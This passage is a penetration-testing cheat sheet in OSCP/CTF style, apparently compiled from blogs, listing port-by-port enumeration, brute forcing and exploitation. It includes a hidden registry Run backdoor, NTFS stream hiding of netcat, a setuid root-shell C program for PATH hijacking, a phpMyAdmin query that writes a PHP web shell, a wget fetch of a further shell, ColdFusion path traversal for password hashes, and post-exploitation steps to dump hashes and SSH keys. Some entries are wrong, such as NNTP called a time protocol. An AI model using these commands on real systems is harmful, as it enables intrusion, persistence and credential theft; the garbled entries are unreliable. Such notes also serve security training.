        - nmap [-f --mtu 8] -S <Spoofed-IP> -g <source-port> -e tap0 -Pn [-sS or -sA or -sF or -sN or -sX] -n [-p 1-65535] [-sV --version-all] [-O --osscan-limit] [--script "vuln"] [-oG or -oN <outputfile>] <IP>
    - Try to enumerate the firewall rules
        - firewalk -n [-S<destiny_ports_range>] [-s <source_port>] -pTCP <firewall_ip> <victim>

- Windows oddities
    - NTFS Alternate Data Streams (ADS)
        - type nc.exe > file.txt:nc.exe
        - start ./file.txt:nc.exe
    - Registry backdoor (2K and XP -> allow code execution after login and HIDE the value at registry)
        - Run Regedt32.exe and create a new string value in HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
        - Fill this key name with a string of 258 characters (Ex: AAA...)
        - Create an additional string value (name it whatever you want. Ex: svchost.exe) and assign it the string name of the file to be executed (Ex: “reverse_meterpreter.exe”)

- Privilege escalation:
    - Check the files with SUID:
        - find / -type f \(-perm -004000 -o -perm -002000 \) -exec ls -lg {} \; 2>/dev/null |cut -d " " -f7
        - compare with a list of common SUID commands and prioritize the analysis of the less common
            - grep --invert-match -f <commom_suid_commands_list_file> <victim_suid_commands_list_file>
        - check if the SUID commands call other commands (use editors or hexeditors)

- submit a privilege escalation binary with the same name as the command called by the SUID tool
    - compile the following C code (gcc -m32 -o command command.c):
    - int main(){ setuid(0); seteuid(0); setgid(0); setegid(0); system("/bin/sh"); return 0;}
    - change the PATH to insert the path to malicious binary before the path to the original command
        - PATH=<path_malicious_binary>:$PATH (ex: PATH=/tmp:$PATH)
    - check if the SUID tool accepts command line arguments
        - check if these arguments can be a shell command or a config file
    - check if the SUID command uses a default config file
    - try to change the config file
    - if the config file is not defined by a complete path, create a new config file and change the PATH variable –
- Check the ports opened only for local connections (127.0.0.1/localhost):
    - netstat -tupan
    - create a tunnel with SSH and try to exploit the service opened only to local connections - Check the applications running with root privilege: - ps -elf |grep root
- Check the kernel version and compilation data: -
    - uname -a
- Look for kernel or root applications exploits (prefer exploits newer then the kernel's compilation data):
    - /pentest/exploits/exploitdb/searchsploit "kernel" |grep -i "root"
    - cat /pentest/exploits/exploitdb/files.csv |grep -i privile
    - grep -i 2.6 /pentest/exploits/exploitdb/files.csv |grep -i local - grep -i application /pentest/exploits/exploitdb/files.csv |grep -i local
- Fix, compile, submit and run the exploit:
    - if errors occur while compiling, try to compile on the victim

PORTS, SERVICES, AND ENUMERATION

General OSCP/CTF Tips

Restart the box - wait 2+ minutes until it comes back and all services have started

For every open port TCP/UDP

http://packetlife.net/media/library/23/common_ports.pdf

- Find service and version
- Find known service bugs
- Find configuration issues
- Run nmap port scan / banner grabbing

GoogleFoo

- Every error message
- Every URL path
- Every parameter to find versions/apps/bugs
- Every version exploit db
- Every version vulnerability

If app has auth

- User enumeration
- Password bruteforce
- Default credentials google search

If everything fails try the following in order (Warning: will take a long time):

```
nmap -vv -A -Pn --version-all --script discovery,version,vuln -p- IP
nmap -v -A -p80,8000,8080,8888 -sV x.x.x.x/24 -oG- | nikto -host-
nmap -v -A -Pn -sC -sV -sU -sX -p- IP
nmap -v -A -sC -sV -script= exploit IP
vanquish
reconnoitre
unicornscan -H -mU -lv IP -p 1-65535
```

Individual Host Scanning

Service Scanning

WebApp

- Nikto
- dirb
- dirbuster
- wpscan

- dotdotpwn/LFI suite
- view source
- davtest/cadeavar
- droopscan
- joomscan
- LFI\RFI test

Linux\Windows

- snmpwalk -c public -v1 $ip 1
- smbclient -L //$ip
- smbmap -H $ip
- rpcinfo
- Enum4linux

Anything Else

- nmap scripts
- hydra
- MSF Aux Modules
- Download software....uh'oh you're at this stage

Exploitation

- Gather version numbers
- Searchsploit
- Default Creds
- Creds previously gathered
- Download the software

Post Exploitation

Linux

- linux-local-enum.sh
- linuxprivchecker.py
- linux-exploit-suggestor.sh
- unix-privesc-check.py

Windows

- wpc.exe
- windows-exploit-suggestor.py
- windows_privesc_check.py
- windows-privesc-check2.exe

Priv Escalation

- access internal services (portfwd)
- add account

Windows

- List of exploits

Linux

- sudo su
- KernelDB
- Searchsploit

Final

- Screenshot of IPConfig/WhoamI
- Copy proof.txt
- Dump hashes
- Dump SSH Keys
- Delete files
- Reset Machine

Port 21 - FTP

- Connect to the ftp-server to enumerate software and version
- `ftp 192.168.1.101`
  `nc 192.168.1.101 21`
- Many ftp-servers allow anonymous users. These might be misconfigured and give too much access, and it might also be necessary for certain exploits to work. So always try to log in with `anonymous:anonymous`.
- **Remember the binary and ascii mode!**
- If you upload a binary file you have to put the ftp-server in binary mode, otherwise the file will become corrupted and you will not be able to use it! The same for text-files. Use ascii mode for them! You just write **binary** and **ascii** to switch mode.

Port 22 - SSH

- SSH is such an old and fundamental technology so most modern version are quite hardened. You can find out the version of the SSH either but scanning it with nmap or by connecting with it using `nc`.
- `nc 192.168.1.10 22`
- It returnes something like this: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu1

- This banner is defined in RFC4253, in chapter 4.2 Protocol Version Exchange. http://www.openssh.com/txt/rfc4253.txt The protocol-version string should be defined like this: `SSH-protoversion-softwareversion SP comments CR LF` Where comments is optional. And SP means space, and CR (carriege return) and LF (Line feed) So basically the comments should be separated by a space.

Port 23 - Telnet

- Telnet is considered insecure mainly because it does not encrypt its traffic. Also a quick search in exploit-db will show that there are various RCE-vulnerabilities on different versions. Might be worth checking out.
- **Brute force it**
- You can also brute force it like this:
-
```
hydra -l root -P /root/SecLists/Passwords/10_million_password_list_top_100.txt 192.168.1.101 telnet
```

Port 25 - SMTP

- SMTP is a server to server service. The user receives or sends emails using IMAP or POP3. Those messages are then routed to the SMTP-server which communicates the email to another server. The SMTP-server has a database with all emails that can receive or send emails. We can use SMTP to query that database for possible email-addresses. Notice that we cannot retrieve any emails from SMTP. We can only send emails.
- Here are the possible commands
-
```
HELO -
EHLO - Extended SMTP.
STARTTLS - SMTP communicted over unencrypted protocol. By starting TLS-session we encrypt the traffic.
RCPT - Address of the recipient.
DATA - Starts the transfer of the message contents.
RSET - Used to abort the current email transaction.
MAIL - Specifies the email address of the sender.
QUIT - Closes the connection.
HELP - Asks for the help screen.
AUTH - Used to authenticate the client to the server.
VRFY - Asks the server to verify is the email user's mailbox exists.
```

- **Manually**
- We can use this service to find out which usernames are in the database. This can be done in the following way.
- `nc 192.168.1.103 25`

-
  ```
  220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
  VRFY root
  252 2.0.0 root
  VRFY roooooot
  550 5.1.1 <roooooot>: Recipient address rejected: User unknown in local
  recipient table
  ```
- Here we have managed to identify the user root. But roooooot was rejected.
- VRFY, EXPN and RCPT can be used to identify users.
- Telnet is a bit more friendly some times. So always use that too
- `telnet 10.11.1.229 25`

- **Automatized**
- This process can of course be automatized

- **Check for commands**
- `nmap -script smtp-commands.nse 192.168.1.101`

- **smtp-user-enum**
- The command will look like this. -M for mode. -U for userlist. -t for target

-
  ```
  smtp-user-enum -M VRFY -U
  /root/sectools/SecLists/Usernames/Names/names.txt -t 192.168.1.103
  ```

-
  ```
  Mode .................... VRFY
  Worker Processes ......... 5
  Usernames file ........... /root/sectools/SecLists/Usernames/Names/names.txt
  Target count ............. 1
  Username count ........... 8607
  Target TCP port .......... 25
  Query timeout ............ 5 secs
  Target domain ............
  ```

-
  ```
  ######## Scan started at Sun Jun 19 11:04:59 2016 #########
  192.168.1.103: Bin exists
  192.168.1.103: Irc exists
  192.168.1.103: Mail exists
  192.168.1.103: Man exists
  192.168.1.103: Sys exists
  ```

```
######## Scan completed at Sun Jun 19 11:06:51 2016 #########
5 results.
```

- `8607 queries in 112 seconds (76.8 queries / sec)`

- **Metasploit**
- I can also be done using metasploit
- `msf > use auxiliary/scanner/smtp/smtp_enum`
  `msf auxiliary(smtp_enum) > show options`
- `Module options (auxiliary/scanner/smtp/smtp_enum):`

-
  ```
  Name      Current Setting                                          Required  Description
    ----      ---------------                                          --------  -----------
    RHOSTS                                                             yes       The target address range
  or CIDR identifier
    RPORT     25                                                       yes       The target port
    THREADS   1                                                        yes       The number of
  concurrent threads
    UNIXONLY  true                                                     yes       Skip Microsoft
  bannered servers when testing unix users
    USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt
  yes       The file that contains a list of probable users accounts.
  ```
- Here are the documentations for SMTP https://cr.yp.to/smtp/vrfy.html
- http://null-byte.wonderhowto.com/how-to/hack-like-pro-extract-email-addresses-from-smtp-server-0160814/
- http://www.dummies.com/how-to/content/smtp-hacks-and-how-to-guard-against-them.html
- http://pentestmonkey.net/tools/user-enumeration/smtp-user-enum
- https://pentestlab.wordpress.com/2012/11/20/smtp-user-enumeration/

Port 69 - TFTP

- This is a ftp-server but it is using UDP.

Port 80 - HTTP

- Info about web-vulnerabilities can be found in the next chapter HTTP - Web Vulnerabilities.

- We usually just think of vulnerabilities on the http-interface, the web page, when we think of port 80. But with .htaccess we are able to password protect certain directories. If that is the case we can brute force that the following way.
- **Password protect directory with htaccess**
- **Step 1**
- Create a directory that you want to password-protect. Create .htaccess tile inside that directory. Content of .htaccess:

-
  ```
  AuthType Basic
  AuthName "Password Protected Area"
  AuthUserFile /var/www/html/test/.htpasswd
  Require valid-user
  ```
- Create .htpasswd file

-
  ```
  htpasswd -cb .htpasswd test admin
  service apache2 restart
  ```
- This will now create a file called .htpasswd with the user: test and the password: admin
- If the directory does not display a login-prompt, you might have to change the **apache2.conf** file. To this:

-
  ```
  <Directory /var/www/html/test>
     AllowOverride AuthConfig
  </Directory>
  ```
- **Brute force it**
- Now that we know how this works we can try to brute force it with medusa.
- `medusa -h 192.168.1.101 -u admin -P wordlist.txt -M http -m DIR:/test -T 10`
- **Cold Fusion**
- If you have found a cold fusion you are almost certainly struck gold.http://www.slideshare.net/chrisgates/coldfusion-for-penetration-testers

- **Determine version**
- example.com/CFIDE/adminapi/base.cfc?wsdl It will say something like:
- `<!--WSDL created by ColdFusion version 8,0,0,176276-->`

- **Version 8**
- **FCKEDITOR**
- This works for version 8.0.1. So make sure to check the exact version.
- `use exploit/windows/http/coldfusion_fckeditor`

- **LFI**
- This will output the hash of the password.

- http://server/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../ColdFusion8/lib/password.properties%00en

- You can pass the hash.

- http://www.slideshare.net/chrisgates/coldfusion-for-penetration-testers
- http://www.gnucitizen.org/blog/coldfusion-directory-traversal-faq-cve-2010-2861/

- neo-security.xml and password.properties

- **Drupal**
- **Elastix**
- Full of vulnerabilities. The old versions at least.
- http://example.com/vtigercrm/ default login is admin:admin
- You might be able to upload shell in profile-photo.

- **Joomla**
- **Phpmyadmin**
- Default credentials
- root <blank>
  pma <blank>

- If you find a phpMyAdmin part of a site that does not have any authentication, or you have managed to bypass the authetication you can use it to upload a shell.
- You go to:
- http://192.168.1.101/phpmyadmin/

- Then click on SQL.
- Run SQL query/queries on server "localhost":

- From here we can just run a sql-query that creates a php script that works as a shell
- So we add the following query:
- SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\shell.php"

-
  ```
  # For linux
  SELECT "<?php system($_GET['cmd']); ?>" into outfile
  "/var/www/html/shell.php"
  ```

- The query is pretty self-explanatory. Now you just visit `192.168.1.101/shell.php?cmd=ipconfig` and you have a working web-shell. We can of course just write a superlong query with a better shell. But sometimes it is easier to just upload a simple web-shell, and from there download a better shell.

- **Download a better shell**
- On linux-machines we can use wget to download a more powerful shell.
- `?cmd=wget%20192.168.1.102/shell.php`

- On windows-machines we can use tftp.

- **Webdav**
- Okay so webdav is old as hell, and not used very often. It is pretty much like ftp. But you go through http to access it. So if you have webdav installed on a xamp-server you can access it like this:
- `cadaver 192.168.1.101/webdav`

- Then sign in with username and password. The default username and passwords on xamp are:
- Username: **wampp**
- Password: **xampp**

- Then use **put** and **get** to upload and download. With this you can of course upload a shell that gives you better access.

- If you are looking for live examples just google this:
- `inurl:webdav site:com`

- Test if it is possible to upload and execute files with webdav.
- `davtest -url http://192.168.1.101 -directory demo_dir -rand aaaa_upfileP0C`

- If you managed to gain access but is unable to execute code there is a workaround for that! So if webdav has prohibited the user to upload .asp code, and pl and whatever, we can do this:

- upload a file called shell443.txt, which of course is you .asp shell. And then you rename it to **shell443.asp;.jpg**. Now you visit the page in the browser and the asp code will run and return your shell.

- **References**
- http://secureyes.net/nw/assets/Bypassing-IIS-6-Access-Restrictions.pdf

- **Webmin**
- Webmin is a webgui to interact with the machine.
- The password to enter is the same as the passsword for the root user, and other users if they have that right. There are several vulnerabilites for it. It is run on port 10000.

- **Wordpress**
- sudo wpscan -u http://cybear32c.lab
- If you hit a 403. That is, the request if forbidden for some reason. Read more ere: https://en.wikipedia.org/wiki/HTTP_403
- It could mean that the server is suspicious because you don't have a proper user-agent in your request, in wpscan you can solve this by inserting --random-agent. You can of course also define a specific agent if you want that. But random-agent is pretty convenient.
- sudo wpscan -u http://cybear32c.lab/ --random-agent

- Whatweb - Whatweb identifies websites and provides insight into the respective web technologies utilized within the target website.
- Example Syntax:
- whatweb [IP]:[PORT] --color=never --log-brief="[OUTPUT].txt"

- CeWL - CeWL creates customer wordlists based on a specific URL by crawling the web page and picking relevant words. This can be utilized to assist in bruteforcing web page logins.
- Example Syntax:
- If http:
- *http://[IP]:[PORT]/* -m 6, "http,https,ssl,soap,http-proxy,http-alt"
- If https:
- *https://[IP]:[PORT]/* -m 6, "http,https,ssl,soap,http-proxy,http-alt"

- wafw00f - Wafw00f identifies if a particular web address is behind a web application firewall.
- Example Syntax:
- If http:
- wafw00f http://*[IP]:[PORT]*, "http,https,ssl,soap,http-proxy,http-alt"
- If https:
- wafw00f https://*[IP]:[PORT]*, "http,https,ssl,soap,http-proxy,http-alt"

- w3m - w3m can be utilized to quickly grab the robots.txt from a website.
- Example Syntax:
- w3m -dump *[IP]*/robots.txt

- Gobuster - Gobuster is a directory/file busting tool for websites written in Golang. This tool can be run multiple ways, but two main busting strategies are almost always used:
  - Utilize a wordlist of common files/directories.
  - Utilize a wordlist of common cgis.
- Common Directory Busting Example Syntax:
- If http:
- gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/common.txt -u http://[IP]:[PORT] -s "200,204,301,307,403,500"

- Dirb Dir Bruteforce:
  - dirb http://IP:PORT /usr/share/dirb/wordlists/common.txt
- Nikto web server scanner
- nikto -C all -h http://IP

- WordPress Scanner
- git clone https://github.com/wpscanteam/wpscan.git && cd wpscan
  - ./wpscan –url http://IP/ –enumerate p
- HTTP Fingerprinting
- wget http://www.net-square.com/_assets/httprint_linux_301.zip && unzip httprint_linux_301.zip
- cd httprint_301/linux/
- ./httprint -h http://IP -s signatures.txt

- SKIP Fish Scanner

- skipfish -m 5 -LY -S /usr/share/skipfish/dictionaries/complete.wl -o ./skipfish2 -u http://IP

Port 88 - Kerberos

- Kerberos is a protocol that is used for network authentication. Different versions are used by *nix and Windows. But if you see a machine with port 88 open you can be fairly certain that it is a Windows Domain Controller.
- If you already have a login to a user of that domain you might be able to escalate that privilege.
- Check out: MS14-068

Port 110 - Pop3

- This service is used for fetching emails on a email server. So the server that has this port open is probably an email-server, and other clients on the network (or outside) access this server to fetch their emails.

-
  ```
  telnet 192.168.1.105 110
  USER pelle@192.168.1.105
  PASS admin
  ```

-
  ```
  # List all emails
  list
  ```

-
  ```
  # Retrive email number 5, for example
  retr 5
  ```

Port 111 - Rpcbind

- RFC: 1833
- Rpcbind can help us look for NFS-shares. So look out for nfs. Obtain list of services running with RPC:
- `rpcbind -p 192.168.1.101`

Port 119 - NNTP

- Network time protocol. It is used synchronize time. If a machine is running this server it might work as a server for synchronizing time. So other machines query this machine for the exact time.
- An attacker could use this to change the time. Which might cause denial of service and all around havoc.

Port 135 - MSRPC

- This is the windows rpc-port. https://en.wikipedia.org/wiki/Microsoft_RPC
- **Enumerate**
- `nmap 192.168.0.101 --script=msrpc-enum`
- `msf > use exploit/windows/dcerpc/ms03_026_dcom`

Port 139 and 445- SMB/Samba shares

- Samba is a service that enables the user to share files with other machines. It has interoperatibility, which means that it can share stuff between linux and windows systems. A windows user will just see an icon for a folder that contains some files. Even though the folder and files really exists on a linux-server.
- **Connecting**
- For linux-users you can log in to the smb-share using smbclient, like this:

-
  ```
  smbclient -L 192.168.1.102
  smbclient //192.168.1.106/tmp
  smbclient \\\\192.168.1.105\\ipc$ -U john
  smbclient //192.168.1.105/ipc$ -U john
  ```
- If you don't provide any password, just click enter, the server might show you the different shares and version of the server. This can be useful information for looking for exploits. There are tons of exploits for smb.
- So smb, for a linux-user, is pretty much like and ftp or a nfs.
- Here is a good guide for how to configure samba:https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Samba%20Via%20CLI%20(Command-line%20interface/Linux%20Terminal)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!

-
  ```
  mount -t cifs -o user=USERNAME,sec=ntlm,dir_mode=0077 "//10.10.10.10/My Share" /mnt/cifs
  ```

- **Connect with PSExec**
- If you have credentials you can use psexec you easily log in. You can either use the standalone binary or the metasploit module.
- `use exploit/windows/smb/psexec`

- **Scanning with nmap**
- Scanning for smb with Nmap
- `nmap -p 139,445 192.168.1.1/24`
- There are several NSE scripts that can be useful, for example:
- `ls -l /usr/share/nmap/scripts/smb*`

- nmap -p 139,445 192.168.1.1/24 --script smb-enum-shares.nse smb-os-discovery.nse

- **Nbtscan**
- nbtscan -r 192.168.1.1/24
- It can be a bit buggy sometimes so run it several times to make sure it found all users.

- **Enum4linux**
- Enum4linux can be used to enumerate windows and linux machines with smb-shares.
- The do all option:
- enum4linux -a 192.168.1.120
- For info about it ere: https://labs.portcullis.co.uk/tools/enum4linux/

- **Rpcclient**
- You can also use rpcclient to enumerate the share.
- Connect with a null-session. That is, without a user. This only works for older windows servers.
- rpcclient -U "" 192.168.1.101
- Once connected you could enter commands like
- srvinfo
  enumdomusers
  getdompwinfo
  querydominfo
  netshareenum
  netshareenumall
- Manual Browsing - SMB Shares should be enumerated manually whenever possible.
- Example Syntax:
- smbclient -L INSERTIPADDRESS
- smbclient //INSERTIPADDRESS/tmp
- smbclient \\INSERTIPADDRESS\ipc$ -U john
- smbclient //INSERTIPADDRESS/ipc$ -U john
- smbclient //INSERTIPADDRESS/admin$ -U john
- winexe -U username //INSERTIPADDRESS "cmd.exe" --system

Port 143/993 - IMAP

- IMAP lets you access email stored on that server. So imagine that you are on a network at work, the emails you recieve is not stored on your computer but on a specific mail-server. So every time you look in your inbox your email-client (like outlook) fetches the emails from the mail-server using imap.
- IMAP is a lot like pop3. But with IMAP you can access your email from various devices. With pop3 you can only access them from one device.
- Port 993 is the secure port for IMAP.

Port 161 and 162 - SNMP

- Simple Network Management Protocol
- SNMP protocols 1,2 and 2c does not encrypt its traffic. So it can be intercepted to steal credentials.
- SNMP is used to manage devices on a network. It has some funny terminology. For example, instead of using the word password the word community is used instead. But it is kind of the same thing. A common community-string/password is public.
- You can have read-only access to the snmp.Often just with the community string `public`.
- Common community strings

-
  ```
  public
  private
  community
  ```
- Here is a longer list of common community strings: https://github.com/danielmiessler/SecLists/blob/master/Miscellaneous/wordlist-common-snmp-community-strings.txt

- **MIB - Management information base**
- SNMP stores all teh data in the Management Information Base. The MIB is a database that is organized as a tree. Different branches contains different information. So one branch can be username information, and another can be processes running. The "leaf" or the endpoint is the actual data. If you have read-access to the database you can read through each endpoint in the tree. This can be used with snmpwalk. It walks through the whole database tree and outputs the content.

- **Snmpwalk**

-
  ```
  snmpwalk -c public -v1 192.168.1.101 #community string and which version
  ```
- This command will output a lot of information. Way to much, and most of it will not be relevant to us and much we won't understand really. So it is better to

request the info that you are interested in. Here are the locations of the stuff that we are interested in:

- 1.3.6.1.2.1.25.1.6.0 System Processes
  1.3.6.1.2.1.25.4.2.1.2 Running Programs
  1.3.6.1.2.1.25.4.2.1.4 Processes Path
  1.3.6.1.2.1.25.2.3.1.4 Storage Units
  1.3.6.1.2.1.25.6.3.1.2 Software Name
  1.3.6.1.4.1.77.1.2.25 User Accounts
  1.3.6.1.2.1.6.13.1.3 TCP Local Ports
- Now we can use this to query the data we really want.

- **Snmpenum**
- **snmp-check**
- This is a bit easier to use and with a lot prettier output.
- `snmp-check -t 192.168.1.101 -c public`
- **Scan for open ports - Nmap**
- Since SNMP is using UDP we have to use the `-sU` flag.
- `nmap -iL ips.txt -p 161,162 -sU --open -vvv -oG snmp-nmap.txt`
- **Onesixtyone**
- With onesixtyone you can test for open ports but also brute force community strings. I have had more success using onesixtyone than using nmap. So better use both.

- **Metasploit**
- There are a few snmp modules in metasploit that you can use. snmp_enum can show you usernames, services, and other stuff.
- https://www.offensive-security.com/metasploit-unleashed/snmp-scan/

Port 199 - Smux

Port 389/636 - Ldap

- Lightweight Directory Access Protocol. This port is usually used for Directories. Directory her means more like a telephone-directory rather than a folder. Ldap directory can be understood a bit like the windows registry. A database-tree. Ldap is sometimes used to store usersinformation. Ldap is used more often in corporate structure. Webapplications can use ldap for authentication. If that is the case it is possible to perform **ldap-injections** which are similar to sqlinjections.

- You can sometimes access the ldap using a anonymous login, or with other words no session. This can be useful becasue you might find some valuable data, about users.
- `ldapsearch -h 192.168.1.101 -p 389 -x -b "dc=mywebsite,dc=com"`
- When a client connects to the Ldap directory it can use it to query data, or add or remove.
- Port 636 is used for SSL.
- There are also metasploit modules for Windows 2000 SP4 and Windows Xp SP0/SP1

Port 443 - HTTPS

- Okay this is only here as a reminder to always check for SSL-vulnerabilities such as heartbleed. For more on how to exploit web-applications check out the chapter on client-side vulnerabilities.

- **Heartbleed**
- OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable OpenSSL 1.0.1g is NOT vulnerable OpenSSL 1.0.0 branch is NOT vulnerable OpenSSL 0.9.8 branch is NOT vulnerable
- First we need to investigate if the https-page is vulnerable to heartbleed
- We can do that the following way.
- `sudo sslscan 192.168.101.1:443`
- or using a nmap script
- `nmap -sV --script=ssl-heartbleed 192.168.101.8`
- You can exploit the vulnerability in many different ways. There is a module for it in burp suite, and metasploit also has a module for it.
-
  ```
  use auxiliary/scanner/ssl/openssl_heartbleed
  set RHOSTS 192.168.101.8
  set verbose true
  run
  ```
- Now you have a flow of random data, some of it might be of interest to you.
- **CRIME**
- **Breach**
- **Certificate**
- Read the certificate.
  - Does it include names that might be useful?
  - Correct vhost

- **SSLStrip**
- SSLStrip is a python script which, when run in conjunction with an ARP attack, abuses a technique used by many website hosts where, when someone types in a URL it uses a 302 redirect or uses an SSL element embeded on the page to move the user to HTTPS. SSLStrip will strip the HTTP out of 302 requests and pages served through HTTP.

- *From <http://hackingandsecurity.blogspot.com/2018/09/oscp-hacking-techniques-kali-linux.html>*

Port 554 - RTSP

- RTSP (Real Time Streaming Protocol) is a stateful protocol built on top of tcp usually used for streaming images. Many commercial IP-cameras are running on this port. They often have a GUI interface, so look out for that.

Port 587 - Submission

- Outgoing smtp-port
- If Postfix is run on it it could be vunerable to shellshock https://www.exploit-db.com/exploits/34896/

Port 631 - Cups

- Common UNIX Printing System has become the standard for sharing printers on a linux-network. You will often see port 631 open in your priv-esc enumeration when you run netstat. You can log in to it here: **http://localhost:631/admin**
- You authenticate with the OS-users.
- Find version. Test **cups-config --version**. If this does not work surf to **http://localhost:631/printers** and see the CUPS version in the title bar of your browser.
- There are vulnerabilities for it so check your searchsploit.

Port 993 - Imap Encrypted

- The default port for the Imap-protocol.

Port 995 - POP3 Encrypten

- Port 995 is the default port for the **Post Office Protocol**. The protocol is used for clients to connect to the server and download their emails locally. You usually see this port open on mx-servers. Servers that are meant to send and recieve email.
- Related ports: 110 is the POP3 non-encrypted.
- 25, 465

Port 1025 - NFS or IIS

- I have seen them open on windows machine. But nothing has been listening on it.

Port 1030/1032/1033/1038

- I think these are used by the RPC within Windows Domains. I have found no use for them so far. But they might indicate that the target is part of a Windows domain. Not sure though.

Port 1433 - MsSQL

- Default port for Microsoft SQL .
- `sqsh -S 192.168.1.101 -U sa`
- **Execute commands**

-
  ```
  # To execute the date command to the following after logging in
  xp_cmdshell 'date'
  go
  ```
- Many o the scanning modules in metasploit requires authentication. But some do not.
- `use auxiliary/scanner/mssql/mssql_ping`
- **Brute force.**
- `scanner/mssql/mssql_login`
- If you have credencials look in metasploit for other modules.

Port 1521 - Oracle database

- Enumeration

-
  ```
  tnscmd10g version -h 192.168.1.101
  tnscmd10g status -h 192.168.1.101
  ```
- Bruteforce the ISD

- auxiliary/scanner/oracle/sid_brute
- Connect to the database with sqlplus
- References:
- http://www.red-database-security.com/wp/itu2007.pdf
- **Ports 1748, 1754, 1808, 1809 - Oracle**
- These are also ports used by oracle on windows. They run Oracles **Intelligent Agent**.

Port 2049 - NFS

- Network file system This is a service used so that people can access certain parts of a remote filesystem. If this is badly configured it could mean that you grant excessive access to users.
- If the service is on its default port you can run this command to see what the filesystem is sharing
- showmount -e 192.168.1.109
- Then you can mount the filesystem to your machine using the following command
- mount 192.168.1.109:/ /tmp/NFS
  mount -t 192.168.1.109:/ /tmp/NFS
- Now we can go to /tmp/NFS and check out /etc/passwd, and add and remove files.
- This can be used to escalate privileges if it is not correct configured. Check chapter on Linux Privilege Escalation.

Port 2100 - Oracle XML DB

- There are some exploits for this, so check it out. You can use the default Oracle users to access to it. You can use the normal ftp protocol to access it.
- Can be accessed through ftp. Some default passwords here:https://docs.oracle.com/cd/B10501_01/win.920/a95490/username.htm Na me: Version:
- Default logins: sys:sys scott:tiger

Port 3268 - globalcatLdap

Port 3306 - MySQL

- Always test the following:
- Username: root
- Password: root

-
  ```
  mysql --host=192.168.1.101 -u root -p
  mysql -h <Hostname> -u root
  mysql -h <Hostname> -u root@localhost
  mysql -h <Hostname> -u ""@localhost
  ```

-
  ```
  telnet 192.168.0.101 3306
  ```
- You will most likely see this a lot:

-
  ```
  ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect to this MySQL server
  ```
- This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

- **Configuration files**

-
  ```
  cat /etc/my.cnf
  ```
- http://www.cyberciti.biz/tips/how-do-i-enable-remote-access-to-mysql-database-server.html

- **Mysql-commands cheat sheet**
- http://cse.unl.edu/~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.html

- **Uploading a shell**
- You can also use mysql to upload a shell

- **Escalating privileges**
- If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

- **MYSQL UDF INJECTION:**
- https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/

- **Finding passwords to mysql**
- You might gain access to a shell by uploading a reverse-shell. And then you need to escalate your privilege. One way to do that is to look into the databse and see what users and passwords that are available. Maybe someone is resuing a password?

- So the first step is to find the login-credencials for the database. Those are usually found in some configuration-file oon the web-server. For example, in joomla they are found in:
- `/var/www/html/configuration.php`
- In that file you find the
-
```
<?php
class JConfig {
   var $mailfrom = 'admin@rainng.com';
   var $fromname = 'testuser';
   var $sendmail = '/usr/sbin/sendmail';
   var $password = 'myPassowrd1234';
   var $sitename = 'test';
   var $MetaDesc = 'Joomla! - the dynamic portal engine and content
management system';
   var $MetaKeys = 'joomla, Joomla';
   var $offline_message = 'This site is down for maintenance. Please check back
again soon.';
   }
```

Port 3339 - Oracle web interface

- msfcli auxiliary/scanner/oracle/tnslsnr_version rhosts=[IP] E

- oracle-sid - Metasploit can be utilized to enumerate the Oracle DB SID.
- Example Syntax:
- msfcli auxiliary/scanner/oracle/sid_enum rhosts=[IP] E

- oracle- - Hydra can be used to check for default Oracle DB credentials.

Port 3389 - Remote Desktop Protocol

- This is a proprietary protocol developed by windows to allow remote desktop.
- Log in like this
- `rdesktop -u guest -p guest 10.11.1.5 -g 94%`
- Brute force like this
- `ncrack -vv --user Administrator -P /root/passwords.txt rdp://192.168.1.101`
- **Ms12-020**
- This is categorized by microsoft as a RCE vulnerability. But there is no POC for it online. You can only DOS a machine using this exploit.

Port 4445 - Upnotifyp

- I have not found anything here. Try connecting with netcat and visiting in browser.

Port 4555 - RSIP

- I have seen this port being used by Apache James Remote Configuration.
- There is an exploit for version 2.3.2
- https://www.exploit-db.com/docs/40123.pdf

Port 47001 - Windows Remote Management Service

- Windows Remote Management Service

Port 5357 - WSDAPI

Port 5722 - DFSR

- The Distributed File System Replication (DFSR) service is a state-based, multi-master file replication engine that automatically copies updates to files and folders between computers that are participating in a common replication group. DFSR was added in Windows Server 2003 R2.
- I am not sure how what can be done with this port. But if it is open it is a sign that the machine in question might be a Domain Controller.

Port 5900 - VNC

- VNC is used to get a screen for a remote host. But some of them have some exploits.
- You can use vncviewer to connect to a vnc-service. Vncviewer comes built-in in Kali.
- It defaults to port 5900. You do not have to set a username. VNC is run as a specific user, so when you use VNC it assumes that user. Also note that the password is not the user password on the machine. If you have dumped and cracked the user password on a machine does not mean you can use them to log in. To find the VNC password you can use the metasploit/meterpreter post exploit module that dumps VNC passwords

-
  ```
  background
  use post/windows/gather/credentials/vnc
  set session X
  exploit
  ```
- `vncviewer 192.168.1.109`

- **Ctr-alt-del**
- If you are unable to input ctr-alt-del (kali might interpret it as input for kali).
- Try `shift-ctr-alt-del`

- **Metasploit scanner**
- You can scan VNC for logins, with bruteforce.

- **Login scan**

-
  ```
  use auxiliary/scanner/vnc/vnc_login
  set rhosts 192.168.1.109
  run
  ```

- **Scan for no-auth**

-
  ```
  use auxiliary/scanner/vnc/vnc_none_auth
  set rhosts 192.168.1.109
  run
  ```

Port 8080

- Since this port is used by many different services. They are divided like this.
- **Tomcat**
- Tomcat suffers from default passwords. There is even a module in metasploit that enumerates common tomcat passwords. And another module for exploiting it and giving you a shell.

Port 9389 -

- Active Directory Administrative Center is installed by default on Windows Server 2008 R2 and is available on Windows 7 when you install the Remote Server Administration Tools (RSAT).

OTHER

After compromising a Windows machine:

